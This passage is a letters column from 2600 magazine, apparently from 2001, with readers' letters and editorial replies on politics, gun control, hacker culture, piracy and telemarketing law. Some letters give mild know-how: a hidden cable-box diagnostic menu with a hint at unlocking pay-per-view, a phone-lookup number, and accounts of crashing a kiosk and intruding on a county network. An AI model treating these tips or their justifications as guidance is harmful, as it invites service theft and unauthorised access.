cians and corporations rely upon each other to exist.

On the surface, it would appear that both parties would significantly help the hacking community. But when we closely examine both parties, the winner is clear. The Libertarian Party has always held that the government that governs best governs least. It has always believed in 100 percent freedom of speech and expression. The LP is committed to a government that protects life, liberty, and property of the individual, and a nation prospering due to an absence of the heavy hand of government. The Greens, however, have shown their commitment to more complicated rules and regulations that negatively impact the liberties and freedoms of both businesses and individuals. We simply cannot trust government (Green, Libertarian, or otherwise) to direct peoples' lives in the way that it sees fit. It is because of this belief that The Libertarian Party believes that the government has a proper place with regards to Internet/computer regulation - nowhere near it!

Jonathan Fredericksen

While few in our community would disagree with the notion of less government interference with the net, no one party has managed to completely "get it" in a way that would win our endorsement. While the Libertarian Party makes some good points and has a healthy distrust towards government in general, they are naive in their assumption that massive corporations will act responsibly with little regulation. Since it's no longer a paranoid fantasy that corporations are running the country as much as any government, this kind of oversight isn't a good thing at all. In fairness, we have yet to find a party without equally disturbing problems somewhere in their platform. The best system would probably be a coalition government of some sort, which is commonplace throughout democratic societies and offers the best chance for individual concerns to actually be heard and addressed. Our so-called two party system is the single biggest obstacle to this.

Guns

Dear 2600:

In the 18:1 letters column you expressed your dislike of gun analogies related to the DeCSS fiasco. I know that many people who are free speech advocates have anti-gun views as well. However, without the ability to exercise the ultimate veto power on a government run amok, freedom of speech would be hard to maintain.

clvr_hndl

This logic quickly breaks down when confronted with two rather indisputable facts. First, the day is unlikely to ever come when all the people are on one side and the government is on the other. Look at the battles we're fighting. It seems pretty damn obvious to us that we're on the side of freedom and the government is on the side of oppression. But it's unlikely that many would support us if we decided that now was the time to "exercise the ultimate veto power." As long as people continue to support oppression through ignorance or apathy, it will continue to exist. But when

they wake up, change becomes possible. The Berlin Wall came down without a shot being fired. Apartheid societies were brought down in both the United States and South Africa through sheer people power and world condemnation. On those rare instances when massive amounts of people are united in their opposition of a government, the government doesn't stand a chance. Violence only serves to prolong things and, more times than not, the guns wind up being used against one another, rather than against a common enemy. The second fact is that even in such a wildly fanciful scenario you wouldn't stand a chance against the arms the government has access to. You would need to get the support of the military at some point - and they have more weapons than you can wave a fist at.

Keep in mind that this isn't even addressing the bigger gun debate, just the fruitlessness of believing that guns are going to somehow protect you against oppression from the most powerful government in the history of mankind. Education and unity are far more powerful - and far more fleeting - weapons. We'd be in far better shape if people stopped underestimating their value.

Dear 2600:

I was just reading your response to Bob in 18:2, page 51, and found myself more than a little disturbed at your evident disregard for the importance of arms in free society. I want to stress before I go any farther that I'm not a gun nut, crazy hick, or NRA member. I agree with the views presented by 2600 for the most part.

The difficulty is this: throughout history, governments interested in information control and governments interested in arms control have been very often one and the same. The most vivid example in recent history was Hitler's Germany, which instituted gun registration and restriction laws frighteningly like those in Canada now. You will recall, I hope, that Hitler also encouraged many "information systems" that let his police know about those who would resist him, inundation of schoolchildren with "tattle on your peers" propaganda, various "informant" programs, etc. Hitler was by no means the only head of government to pursue arms-and-information control. Read your histories of oppressive regimes - almost all of them carry the same themes.

I'm not trying to equate arms and information in terms of importance regarding personal freedom. I am, however, trying to stress that you should be just as alarmed at gun control legislation as information control legislation. They are twin symptoms of the same problem - a government that is perhaps irrevocably dedicated to the destruction of freedom. If you think I'm being melodramatic, go back to the history books. Most governments that start restricting arms or information go on to restrict the other very quickly and end in oppression.

My point, I guess, is this: if you advocate and inform the public of their situation, but encourage the increasing control of their final solution to combat that situation, then you are gambling the freedom of your children that your government is reformable.

While I myself, living in Canada, am sure that such a gamble here would fail, I am unsure about the results of the one you are making. If you are confident that you can trust your government to recognize and amend its mistakes, more power to you, and to your country. If you are not sure, however, I urge you to seriously consider your position on arms control in light of a worst case scenario.

In conclusion, I thank you very much for your highly informational publication, and look forward to many years of reading it. Please forgive my heavy-handed style of writing, but I see America only a few years behind Canada's own unfortunate political course, and am not eager to see such a wonderful country make the same mistakes we have.

Tozetre

Mistakes like a 75 percent reduction (compared to the United States) in gun-related deaths? Or a national health care system that both exists and works? How about significantly less censorship in the media? Or an electoral system that allows for real debates and elections where the winner is the person with the most votes? Canada also committed the "mistake" of handing over one fifth of their country in 1999 to the Inuit natives on the simple premise that it was wrong to take it from them in the first place! There's plenty wrong with Canada but we're confident that the United States will prove its dominance in the competition of mistakes.

We addressed a number of your points in the previous letter. But it's important to dispel one common misconception - the Nazi Germany example, which is brought up all the time. The 1938 German registration law was actually less restrictive than laws which have existed in the States for decades. Its primary purpose was to keep guns out of the hands of Jews. The rest of the German citizens were encouraged to bear arms, which were then used against their fellow citizens. In reality, this was an anti-Jewish law which actually wound up relaxing previous gun restrictions for the remainder of the populace. It's not a good example for the point you're making.

Dear 2600:

In reference to 2600's recent legal problems: Whenever anyone goes to court, they make that person pass through a metal detector in order to detect any weapons. If any weapons are found, they are confiscated or held. The Second Amendment to the Constitution of the United States says that citizens have the right to keep and bear arms, period. There are no restrictions. In other words, your Second Amendment constitutional rights are being violated before you even get into the courthouse. If the courts are violating your constitutional rights before you even get into the courthouse, what kind of trial do you think you will get? I hope you have a good lawyer.

Don

As long as people like you are downstairs trying to get your weapons past the security guards, there should be a lot less attention focused on us.

Dear 2600:

The first thing societies do to control freedom is

disarm their citizens and restrict their access to information. Seems to me those should be the first rights we defend. I should have the freedom to learn about hacking/lockpicking etc. and pay the price if I use that information to harm or steal from someone. How is that different from having the freedom to own a gun and going to jail if I shoot someone? So we should register hackers? Make them pass a test before we allow them to learn this information? Charge them licensing fees? Tax them? Restrict their access? I think you'd be outraged if the government did to hackers what they have been doing to gun owners. Obviously being 2600 I wouldn't expect you to promote gun freedom. I'm just surprised you don't support it.

William R. Epp

If only hackers were treated as well as gun owners are in the States! But again, we're talking about two entirely different concepts. While American culture may worship guns, this simply isn't true in most of the civilized world. Freedom of speech, on the other hand, is something that is universally sought after and recognized as valuable. While your cause may be important to you, what we choose to focus on transcends most cultures, which is why our support base is so varied.

Questions

Dear 2600:

I'm 12 years old and I've picked up your Spring 2001 issue. I'm now trying that decoding thing on the Windows encoder. I've got a couple of questions. What is the difference between a hacker and a cracker? Are there such things as "good hackers?" Do you guys focus on computer security or the opposite? And are there such things as computer whizzes who aren't nerds? If you ask me, I think that 2600 Magazine is the best, because I want to start a software company someday. Oh, yeah, why do you guys call it 2600 Magazine?

Adam J.

Where do we begin? How about before answering your questions, we remind our loyal readers that it's extremely important that questions like these get addressed patiently and as frequently as necessary. The people who ask them have obviously been influenced by all kinds of outside distortions and unless we take the time to correct them, they could easily become far more prevalent.

Now then, let's address these questions. "Cracker" is simply a word created by people who are tired of correcting misconceptions about hackers. The problem with doing this is that it preserves the misconceptions under a different name. By dismissing someone as a "cracker," we ensure that nobody knows any facts as to what the person is actually doing. Is the person damaging computer systems? Then he can be called a vandal. Is he using a computer to fraudulently bill other people's credit cards? Then he's engaging in credit card fraud. The point is we have plenty of ways of describing people who do bad things with computers or technology, just as we have existing laws to prosecute truly illegal activity. To an-

swer your second question, if you believe that what hackers do is good, then there are quite a few good hackers. What hackers do is figure out technology and experiment with it in ways many people never imagined. They also have a strong desire to share this information with others and to explain it to people whose only qualification may be the desire to learn. There are quite a lot of people who call themselves hackers but relatively few who fit the definition. This is because our society doesn't seem to require someone to prove they're really a hacker - presumably because most people are so awestruck by the very concept and by the belief that they couldn't possibly understand what a hacker is, let alone question one. Suffice to say that if the "hackers" you know seem primarily interested in fashion, image, and putting down anyone who's new or of a certain age, it's quite possible they've simply latched onto a culture they themselves don't understand or appreciate.

As for your other questions, hackers need to experiment with - and appreciate - the concepts of computer security and security breaching. It's hypocritical to treat such things differently as your own situation changes. For instance, if your computer system gets breached, you should treat it as you would have wanted the security manager of the system you once breached to have treated it - however long ago that may have been. If you truly believe in the hacker spirit, then that should follow you through life, not end as soon as you "grow up." And yes, it's possible to be a whiz and not be a nerd. In fact, most any combination is possible.

As for our name, 2600 hertz was the magic frequency that people with blue boxes used to seize lines and explore the old phone network. Which brings up another important point - hacking is by no means confined to computers.

Dear 2600:

I am very new to hacking and would be very glad if you would dedicate a page to the newbie hacker. If you do eventually decide to do this, I think it should have tips and tutorials for the newbie hacker.

Steven

This is actually a project we've wanted to get involved in for quite some time. But it would be a whole lot more than a page in length. Sometimes it seems as if there's an endless amount of misinformation that needs to be corrected. We're open to suggestion as to the best way to tackle this.

Dear 2600:

I was wondering if you took submissions for the front cover of 2600. Additionally, what do you guys think about writing reviews of hacker movies new to the theaters (i.e., *Swordfish*) to tell readers how accurate the movies are?

Gzamay

We're open to both but these are features that are a bit more confining than normal freelance articles. Reviews have to be thorough and fair. It goes without saying that they need to have strong relevance to the hacker community. As for covers, they are most always commissioned but there have been occasions

where a really good freelance photograph has made it. If you think you have something we could use, it is vital that you send us a real life photograph - digital photos just aren't acceptable.

Dear 2600:

I know you guys get a lot of emails, but I was curious if you knew how to delete or erase the DVD parental code. I have a DVD player I bought used and it has a code on it that I don't know. Is there a way to reset it?

jeff

Since telling you how to defeat region codes can result in lawsuits and potential prison time, we have to wonder what a detailed article on defeating parental codes would get us. Regardless, we're committed to printing it should we get such an in-depth article. Until we do, we suggest simple social engineering of the company involved. The scenario you describe seems perfectly valid for your needing to know how to disable such a code.

Dear 2600:

I've been a long time reader of your magazine and was wondering what the magazine's thoughts were on warez and piracy. Do you think it's wrong or do you think it's acceptable and should continue? I value your opinions and ideas.

Conscience

This is by no means a simple issue. Obviously, figuring out how to defeat the security within a particular program is a worthwhile endeavor by default. But people who don't put any thought into it and simply distribute pirated software are about as far away from hackers as they can get. This is not to say that software piracy doesn't serve a purpose. After all, in many cases the biggest software pirates of all are the software manufacturers and distributors. Our local CompUSA has a "no return" policy on all software, even if it doesn't work! Many times software is deliberately priced over the heads of consumers in order to ensure a more powerful customer base. Such arrogance makes software piracy a necessary evil. If the day comes when the use and experimentation of software is encouraged as much as we encourage reading, we suspect there will be less piracy and more sales. But it looks like we're facing a future where reading will be treated more like software instead. So make way for the book pirates.

Dear 2600:

Does 2600 need cracker? Maybe I am a cracker not a hacker. I want to write some essays about crack. Does 2600 accept it? How could one join 2600? Has 2600 some persons who have high technique of computer?

studin

The seeds planted by the mass media have begun to sprout.

Dear 2600:

At present, I am writing a somewhat technical article for my own website about the security and hackability of a particular feature of Microsoft Office XP

(Smart Tags). I think the readers of 2600 may also be interested in this information.

How does ownership of my article text work in this respect? If I submit the article to your magazine and it gets printed, do I still have the right to display it on my own site? Do I forfeit any rights I have to the article to the magazine? Please advise.

E

You retain all rights and can do whatever you want with it. We only ask that you not submit things to us that have already been published, either in another zine or on a web page, without letting us know.

Dear 2600:

I am from Kiev, Ukraine. A group of young people, including myself, are trying to found a hacker magazine with the title *Xtin* (eXTreme INtelligence). This kind of periodical has not ever published in Ukraine at all.

Unfortunately, our professional knowledge is not considerably high for official writing of such a serious level. And we need exactly this for a profitable magazine. We are looking for some good authors and trying to make a first issue.

I would like to ask if it is possible to get permission from you to translate some articles from 2600 for our future publications. We will make a reference to 2600 each time.

We aim to educate the Ukrainian people. Information must be accessible.

Alexander

This sounds like a worthwhile endeavor to us and we have no problem with articles being translated and printed, provided that credit is given. But you will need to have local articles/writers as well in order to succeed. Good luck.

Dear 2600:

I am from Lithuania and we like 2600 very much but we can't read your magazine because it doesn't exist in Lithuania. See ya on irc.inet.lt:6667, #2600.

R3dO

If there's interest, then there's no reason you can't start your own zine. As always, we're here to help.

Dear 2600:

I'm from Brazil. I would like to know if it is possible for us to translate part of your articles and use it in our country? Can we make some deal to publish it in Brazil? Remember, we are not a company and our work is to get information to Brazilian people (who can't read in English).

Reinaldo

Again, we have no problem having articles translated and published in other zines, as long as credit is given and we get a copy. But rather than have different versions of 2600 spread throughout the world like some sort of hacker Starbucks, we'd prefer for people in these other countries to start their own unique zines with their own names and styles, which we'd be happy to support.

Dear 2600:

Hey, I really want to subscribe to 2600, but I got

some questions. Is there really only four issues per year? I'm probably gonna subscribe for two years, so I'm gonna get eight issues? Just asking.

IncogX

You catch on quick.

Dear 2600:

I had a 2600 newsgroup in my computer where I could read all kind of questions and answers. I lost it when my computer had a crash and now I do not know the correct name and how to subscribe again to it. Can you help?

argie1607

You're probably talking about the Usenet newsgroup alt.2600 which should be easy to subscribe to from any computer with a news reader. We doubt you have the entire newsgroup in your computer.

Dear 2600:

Please would you let me know how I go about finding #2600 on IRC?

Marc

There are many #2600 channels on the different servers of IRC. But if you want to go to the "official" 2600 channel that's run by us, you need to connect to our server at irc.2600.net. While it's operated by 2600, we have no control over what is said on that channel or server, which is the way IRC should be.

Concerns

Dear 2600:

Personally, I think the FBI or CIA is tracing what IP addresses log on to your website, and what emails come through your servers. Have a nice day thinking about that!

Gino

It's good to know that if we ever run out of things to worry about, we can call on you to replenish the supply.

Dear 2600:

I am the network admin for a local government and I was told by my boss to check the security of the network. Well, starting off, my predecessor had disabled all of the access rules on the firewall and had SMNP running on it. So I cleaned up a few things like that and such. We also have a connection that ties us into the county. I was instructed to check the security of their system also. At the same time my boss notified management of our intentions. They have several NT servers that were running NetBios over IP and it was very easy to access their system. That was three months ago and management had decided not to inform the county about anything we/I had done. We had also taken the approach that we would not hide anything and would make a lot of noise on their system to see if they were up to par (their admin password had not been changed in 344 days at the time of intrusion). They now just figured out that someone had penetrated their system and they went to the local police (which was put in the paper from the police log). As you have stated before, prosecutors are eager to hand out the death sentence in matters like this.

Many people at the city had knowledge of the event, even the city manager (who was the one who decided not to tell the county). The county now is considering pursuing criminal or civil charges against someone over here. My question now is, should I be worried?

Net Admin

Yes, you should be worried. You're working for a bunch of fucking morons from the sound of it. If your entire city government is run this way, a whole lot of other people should be worried too.

Dear 2600:

I'm a writer and I've become concerned that certain new technologies are increasing the risk of copyright laws protecting my works being broken. In an effort to avert any possible copyright infringement I humbly ask that photocopy machines, scanners, word processors, typewriters, printing presses, and pencils not be distributed to the public as they all present means of illegally reproducing and distributing my protected works. The only people who have any legitimate use for any of these devices are my publishing companies. Individuals have no practical use for them other than to copy and distribute copyrighted works.

stuff

Undoubtedly one of Valenti's many aliases.

Dear 2600:

I just got back from Arkansas and - get this - everyone's driver's license number is their Social Security number! While you can elect to keep your Social Security number off your license and substitute a different (perhaps randomly generated?) one as your driver's license number, you are not advised of this at the office so most people walk around flashing their SS number whenever they cash a check or buy cigarettes.

Pete

Dear 2600:

"Why don't you get a job with computers? Something you'd like." I hear that all the time. It's a real bother. After you go through high school being constantly pulled away from what you're doing to go and help someone with Windows because you "like that sort of thing," you end up not being able to stand doing anything other than what *you* do. Your counselor says, "Why don't you take our C++ course?" or insists that you take the computer repair course where you spend the entire semester learning what a motherboard is and how great the computer company that funds the course is.

Now I'm out of high school and living with some roommates, working the night shift at a gas station, and enjoying it quite a bit. It's a cake job - they pretty much pay me to go there and read my books. My life is simple. I have a lot of freedom intellectually. I get to work on whatever theory I'm mulling over with my computers at home. I have all the time in the world to think about whatever I want. Still, I hear from the more straight and narrow lot of people left and right that I'm wasting my life. That I should go out and get some sort of degree in computers and find a job. I should program what people want programmed, re-

gardless of whether it's creative or not. I should make money and be rich. That I should force myself into the system rather than have my own perspective of it.

I just don't understand the mentality that goes into this. Why is it that something that's functional, like computers, becomes nothing more than its function? Those who are capable of writing programs are hired to mindlessly write functions. Those who are smart enough to further the technology and branch off into unique areas are frowned upon for not conforming.

Doc Kennedy

But those who stick to their ideals wind up with a shot at true success, something those caught up in the rat race will never truly understand. Don't expect being an individual to be easy since it tends to make so many others uneasy. Good luck.

More Info

Dear 2600:

An addendum to Trailblazer's "Secrets of Electronic Shelf Labels" article from 18:1. My guess is that Trailblazer lives in Connecticut, because that's the only state where electronic shelf labels have really caught on. The reason is that Connecticut has strict item pricing laws that fine retailers who fail to put a price tag on every individual item. The law applies to all retailers who scan UPC codes at the register, not just supermarkets. But the law exempts any retailer who uses ESLs.

Michigan and Massachusetts have similar laws on the books, but do not grant an exemption to retailers who use ESLs. Some retailers in these states use them anyway because the laws penalize retailers who charge a different price than the one the item is tagged with. To illustrate how punishing these fines can be, Home Depot got hit for \$250,000 for violating Michigan's pricing laws in 1998. Pricing discrepancy never happens with the ESLs. ESLs also give the retailer greater control over pricing and saves the cost of paying stock boys to go out and tag each item individually.

But for the most part, retailers avoid using ESLs because they're too expensive. It costs about \$100,000 to outfit an average supermarket with such a system. As for the mystery behind why the ESLs retain their prices after their batteries are taken out and replaced, I don't know, but my theory is that every time the tags are powered up, they request pricing information from the server. Just an idea.

Hugh G. Rection

Dear 2600:

I was interested in what IM_Ruse had mentioned in 18:2 about Time Warner and digital cable boxes. In my home the cable company for some reason had given us two different boxes, the Scientific American Explorer 2000, and the Pioneer generic Time Warner version. On the Pioneer you simply hold and press simultaneously SELECT and the diamond button until the panel says DIAG, then press the diamond button. Now it brings up menus as IM_Ruse said. What is interesting about these menus is that they tell you the last time you had a firmware update, your box OS

(PowerTV 2.2.11 in my case), and network information, along with many other menus. For network information you can view what digital hub you are connected to in your neighborhood, your cable box's IP address, mask, paired IP, and a little more. With this information revealed the possibilities are endless for us hackers. It even gives you the option to tune your channel options - if you have parental control disabled - as if the users are supposed to be changing their cable box and accessing this menu. It allows you to change what frequency your box is tuned to - why I don't know. That is the last thing the cable company would want you to do, right? I haven't played around much with digital cable, but before digital you could unlock PPV channels and premium channels with a frequency modulator on your cable wire. Interesting what possibilities are present with the ability to change the frequency right in your box. If you summon info when in this menu, it says 611 on the Pioneer. Now if you leave this mode by turning off your cable box, trying to simply enter 611 will not work. Now if the cable company wanted you to access this menu, by asking to disable parental control, they wouldn't have tried to hide this diagnostics and system information channel. If anyone finds out more about anything I would love to know.

phlx

Dear 2600:

After reading Jeff's letter in 18:2, I had to chime in. While in college I worked for Radio Shack. I was fired for allowing my phone number percentage (the amount of phone numbers required for maintaining a position at the Tandy retailer) to fall below 92 percent. Since I only worked on the weekend, if more than one customer asked me not to include their information, then I immediately fell below the quota. I suppose I could have found some malicious way to find retribution but instead I landed a six figure position in the tech industry and am alive and well in LA.

As a side note: Each Radio Shack collects customer information on a daily basis and uploads it to a secure server at the home office in Texas at the end of each night. This is done via a dialup 56K USR point to point connection when the store manager closes out for the evening. As part of the process, the manager is given a printout which includes the activity for that transaction which is typically filed away for safekeeping. As time goes by these printouts become cumbersome and are supposed to be shredded. In my experience through the four stores that I had worked at, the managers typically just throw them out.

The collected data is used for a myriad of things. The management always told us that when confronted by customers as to why we ask for this we were to "just tell them that it's collected so that we can send them a catalog." We know that this is an untrue statement since you have to either make a purchase to get a "free" catalog or make a formal request. I can only imagine how valuable this user list would be to other vendors. Ever notice the arrival of a Crutchfield catalog after making a purchase at Radio Shack?

Needless to say, they take collecting this data very seriously. The next time you go in to buy a capacitor

and are grilled for ten minutes on where you live and what your favorite color is, refuse and watch the clerk's temperature rise. There is so much pressure put on these folks to gather data that they will often add fake customer info to your receipt if you decline so that they can come back to work the next day (a practice that I refused to do and thus was released from employment). What do you expect from a company that pays its employees \$4.25 an hour?

hanoverfist

Dear 2600:

I've never had great luck finding more than one way to express the term "hacker," but in some recent reading, a new word caught my eye: *digerati*. Looking up the term in a dictionary, I gathered the impression that a *digeratus* was a person who was very knowledgeable with technology and computers in general. I don't know if anyone has expressed this here before, but I was very pleased to find another possible way to express "hacker."

Ben Sherits

Dear 2600:

I was just sitting on the crapper flipping through 18:2, and I saw a letter from "Anonymous" (man that guy writes a ton of stuff all over the place!), correcting a previous article about getting off a telemarketer's call list.

He says that the Do Not Call rule applies to a "telemarketer, whether it is a surveyor, salesperson, or a fund-raiser." This is in fact *not* true. The laws are actually very specifically geared towards calls of a sales solicitation nature, such as calls trying to get you to buy a product, be it a new TV, vacation homes, magazines, etc. This means that "surveyors" (they prefer the term "interviewer") as well as fund raisers are exempt from the laws.

He may also have been incorrect in saying that the Do Not Call lists are company based and not offer based. This aspect varies from state to state, so you can't lay down a blanket statement. The calling company is also only directly responsible for upholding the laws in the states in which they conduct business. This is another loophole as states define "conducting business" differently. Some states consider it only where you have a physical presence (i.e., where is the telemarketer sitting at a phone), other states consider it anywhere that the calls go to (i.e., where is the person answering the phone sitting).

There is no specific wording needed to be placed on a "Do Not Call" list. As long as you make it clear that you do not want to be called ever again. "Place me on your do not call list please" as well as "hey fuckhead, don't ever call me again or I will kill your cat" will both suffice (although the latter may get you into trouble because you pissed off a person who may have *lots* of personal info about you sitting in front of them).

In the event of a company wide ban, the company is responsible for making sure the phone number in question is never called again for any jobs. If that means stripping it from lists, fine. If it means setting up a predictive dialer to bump the matching numbers,

that's good too. Whatever method they want to use as long as the phone number in question is never called again. Notice I specify *phone number*. If you have more than one number, all bets are off. They can call each and every one of your numbers, and you will need to inform them for each number individually.

For job-based banning, they just need to remove you from the one offer in question. Future offers are just fine to call you on. Job-based banning is the more common of the two in the laws I have seen.

It might behoove anyone who is interested in dealing with this to read up on their state's laws. Many telemarketers don't bother (or don't have the power) to record a number as a do not call. So if they call you back, you might be able to collect fines. Many states offer restitution in the range of \$200-\$500 per call in violation. It is up to the recipient of the calls to show proof that they requested to not be called, and show proof that they in fact *were* called again in a manner that violates the law. Tape recorders work well for this, but again, check local laws. Not all states allow you to record a conversation without consent from all included parties.

Just some thoughts from someone who hasn't spent a summer or even "over a year" working in telemarketing, but rather has spent the last 20 some odd years of my life dealing with the technical and administrative aspects of setting up and running call centers throughout the United States.

bd

Dear 2600:

In issue 18:2, Mike G. asks where the *Phrack* files can be found now that they are no longer maintained at phrack.com. You can find the entire archive at www.phrack.org. They are currently looking for a webadmin. Any volunteers?

Rogue

Dear 2600:

The response to Jeff's letter in issue 18.2 about giving Radio Shack's corporate address as your own when making purchases struck me as a wonderfully ironic response. For fellow Canadian readers, the Canadian Radio Shack corporate address is:

279 Bayview Drive
Barrie, Ontario, Canada
L4M 4W5
Tel: 705-728-6242

EnochRoot

Dear 2600:

In sympathetic response to a letter from "gc" in 18:2, I would like to pass this link on to the community: www.informationweek.com/thisweek/story/IWK20010711S0010. It details the entire DeCSS epic to the date of its publishing (July 16, 2001) in a very easy to read manner that is suitable for even the non-technical set who have no previous knowledge of the case. Although it may be a bit long for today's attention depleted masses, it's the best I have come across.

ryno

Injustices

Dear 2600:

In regards to the letter by "SellOut" in 18:1 about employees at Target not allowing you to use the Kodak image processor on a studio-taken portrait: I've worked at a copy center, and while studio portraits *are* copyrighted (i.e., no reproduction without permission of the copyright holder), generally when a funeral was involved, we looked the other way. I'm really not sure whether this is just convention or whether the law allows for reproduction under such circumstances, and it's probably too late to get an enlargement for your purposes, but my advice for those running into this problem in the future would be to take it to a full-service copy center and explain the circumstances. You may want to inform the copy center of the funeral home doing the service as well, just as a good faith effort. Most of the time, there will be someone who works there who will sympathize and allow you your fair use.

chromosome fortyseven

It's pretty pathetic that people are actually being subjected to this in the first place.

Dear 2600:

I was flipping through the channels on my TV and on some public access station there was a feature on the Secret Service. They were going through all the departments and having people say what they do, as well as focusing on some current issues. They got to stealing cell phone ID's and credit card fraud, and they showed a person at the office accessing your website. It loaded after 30 seconds - they must have been on a 2400 or something. I just thought you'd find that interesting.

fuzzhack

It's ironic that they somehow associate us with such activities when we've always been quite vocal in our opposition to them. It's also ironic that a "public access" channel is being used for more government propaganda.

Dear 2600:

This is an excerpt from the July 2001 issue of *Scientific American*:

"July 1901. The inexplicable conservatism and arrogance of the Turkish customs authorities was recently shown by the prohibition of the importation of typewriters into the country. The reason advanced by the authorities was that in the event of seditious writings executed by the typewriter being circulated, it would be impossible to obtain any clue by which the operator of the machine could be traced. A large consignment of 200 typewriters was lying in the custom house at the time the above law was passed, and will have to be returned."

Who would have thought that after 100 years of alleged advancement we'd find ourselves in a similar situation as the country of Turkey was 100 years ago? "Digital Millennium Act" or "Ancient Turkish Revival"?

kl0XTicToX

Dear 2600:

My principal hates me and my friend for proving him wrong. He blamed us for sticking a magnet to an old Mac's monitor, and I quote: "Only a computer genius knows how to put a magnet to a monitor." So we put it next to the PC's and hit degauss on them which proved him wrong, so he got all pissed off at us. Just goes to show stupidity still exists in the school system.

Sabotage

If ever there was an issue worth fighting for, this must be it.

Dear 2600:

"The greatest injustice in the prosecution of Kevin Mitnick is revealed when one examines the actual harm to society (or lack thereof) which resulted from Kevin's actions."

A drunk driver doesn't "intend" to kill, and my not on most nights. But when your little girl is killed by a drunk driver, you want them put away. "Intent"? He *broke the law*. If he was only "curious" and came into my home to look around, or hack into my PC to "look around" that would be a legal and *moral* violation of my right to privacy! If it were my business, he'd be violating the trust and privacy of all my clients. So, fuck you! You're criminals who only justify your own self centered actions. Which one of you has ever "stopped" a hacker from ripping off the public? Assholes.

Ben

We get so many letters like this and they almost always go down the same road of self-righteous indignation terminating in pure unadulterated ignorance. Nothing convinces us more that we're on the right side.

Dear 2600:

I have attended the past two meetings in Dallas. I first found out about 2600 in December 2000 (the handcuff issue). Anyway, I'm glad this exists because otherwise I would be alone and bored. Very bored.

I recently went to the mall and used Cyberxpo's kiosk. Well, I noticed that there was a security fault that would allow anyone to browse the hard drives on any of the systems there. I told the attendant and soon after became good friends. About a month and a half passed and they fixed all but one hole. Naturally I emailed the hell out of them telling them I'm a daily customer and would hate to see the system down because someone in their department was either too lazy or unqualified to fix the problem. So I received the reply: "We are professionals. We know what we are doing. Thank you for your concerns. Please stop sending email concerning this matter."

OK. I thought that sucked. So I had my new found friend send the emails stating a security fault. He got fired after two weeks of sending emails. I talked to him a week before he was fired and asked, "If I were to shut down a few terminals, do you think they would come out and fix the problem?" He wasn't too sure but he let me do it anyway. I shut down one terminal which just so happened to be the main terminal causing mass faults and errors in the other 14 terminals.

Oops! Oh well. Now, a few weeks after he was fired (not for the terminals crashing), Cyberxpo merged with Big Fat Wow! The tech was having serious problems restoring the system to put the new software in it. So I told him how I crashed it. (That's when I found out that it was terminal #1 and that explained the problems with the others.) Well, he asked my name and like a fool I gave my real name and voicemail number. Two weeks later, four cops, the assistant director of mall security, and one of the execs of Big Fat Wow! approached me and asked if I was so and so and if I was the one who crashed out their system. After I said yes, they told me I am banned from all kiosks owned and operated by Big Fat Wow!, I am under investigation, and if I am seen using any of the systems, immediate action will be taken. I was pissed.

What should I do to get back my Internet rights at the malls? (By the way, I was stopped at a different mall and was reminded of my restrictions. They had my name and picture. Most likely every mall in Texas does.) I argued the fact that those are public terminals and I used my account on their systems.

**DiabolicEdict
Lewisville, TX**

The simple fact is that these terminals belong to this company and they can dictate whatever terms they want. By thoroughly annoying them, first with repeated emails and then with the crashing of their server, you only succeeded in alienating yourself. It's not likely they will let you use their machines anytime soon so don't hold your breath. If you should find yourself in a similar situation in the future, make sure your security advisory is received by the proper people. If they choose not to do anything about it, you've done everything you can - at least as far as trying to get them to fix things. At that point it should become a public matter. See to it that everyone finds out about their abysmal security (without making it blatantly obvious that you're the one telling the world since they will likely just label you as the threat again). Sometimes these matters can be settled quite easily if the people in charge don't feel like they're being threatened. Other times they're just complete idiots and there's nothing anyone can do for them except watch as they destroy themselves.

Dear 2600:

The issue with ShapeShifter needs far more press coverage. It needs to be made an issue of national attention. The implications are far too terrifying for it not to get immediate attention by politicians (who might do something if they think it will help them in some way).

ShapeShifter's situation is like some store selling you a box of rocks (instead of say, a DVD player you thought was in the box), and when you demand your money back, the store keeps 15 percent as a "re-stocking" fee.

Joe Newman

Not to mention the fact that they also throw the rocks at you.

Dear 2600:

Went to Barnes & Noble a couple of days ago to

check if they had the latest 2600, and yes! I found 18:2 there. However, the entire stack of them was flipped over so that the title was obscured by the wooden shelf. Are they afraid to offend people by displaying something that says "The Hacker Quarterly"? So, when the ever-present sales drones weren't looking, I quickly took the entire row of 2600s and flipped them over so that everyone could once again gaze on the cover. Good job on the cover by the way - I liked the phone van. Isn't that a Chevy van? Coincidence? Perhaps not.

tek guy

It's actually a Dodge which, last we checked, has nothing to do with either Ford or General Motors. As for the flipped issues, don't assume that it was the staff who did this unless you see them in the act. There are a lot of deranged customers out there and turning magazines upside down is only one of the unspeakable acts they commit.

Dear 2600:

I just wanted to drop you a line and let you know about the problems I had trying to get your latest issue. I went to the Barnes & Noble in Modesto, California to get the new issue. I went to the rack and it wasn't there. I went to the counter and asked if they had it in stock and was told that they have a lot of them stolen and they don't put more than one out at a time. This is bad - it makes hackers look like criminals and it also makes it difficult when you go in there to get a copy and you have to wait for the person in charge of the magazines to be in to actually pick up a copy. Come on people, five dollars is not a lot of money. If you are stealing the magazine, it's only making things harder for the rest of us. I'm sure that you can find someone to loan you the money. If not, you can always sit there and read.

Crazy K

It gets worse. Barnes & Noble has instituted a policy where publishers have to pay 50 percent of all issues that are unaccounted for. It's rather absurd to push this responsibility onto us - do we now have the right to charge them if someone steals a book we bought from one of their stores? Furthermore, there is no way to assure publishers that some crazed employee didn't steal an issue or even throw them all in a dumpster. This is quite typical of what happens when a big chain is the only game in town. They dictate terms that would have been unthinkable only a couple of years ago.

Data

Dear 2600:

Found a new ANAC today. 888-221-0104. When asked for your five digit code, any five digits will work as of this writing (31337 might be funny). The code is just for tracking where you heard about their service. The company that runs this little service can also be reached at 800-806-8722. They are selling this service as a means to get phone numbers for skip tracers, repo men, PIs, and such ilk.

Dco

No doubt they will restrict access soon if they haven't already. But one has to wonder why it can't be a free service of the various phone companies for customers to be able to find out their own phone numbers. There are numerous legitimate reasons why such a service would be useful.

Dear 2600:

This is an interesting link: www.hq.nasa.gov/office/codec/codeci/servecr/laptops.htm. I'm not really sure why this is public: www.hq.nasa.gov/office/codec/codeci/help/hardware/palms500.htm.

medik

As if internal phone directories should be a secret.

Appreciation

Dear 2600:

I think it's great what you guys are doing... causing the youth of America to lose morale for this great country. Honestly, do you actually believe you're doing good for the world? If you don't like America, move to another country but don't brainwash the teens here with your ideas of hatred towards authority. You only fuel the already rebellious fire within them which causes nothing but trouble for the whole country. Please, you only make things worse.

JohnG54429

Exactly the kind of pep talk we need to make us try twice as hard.

Dear 2600:

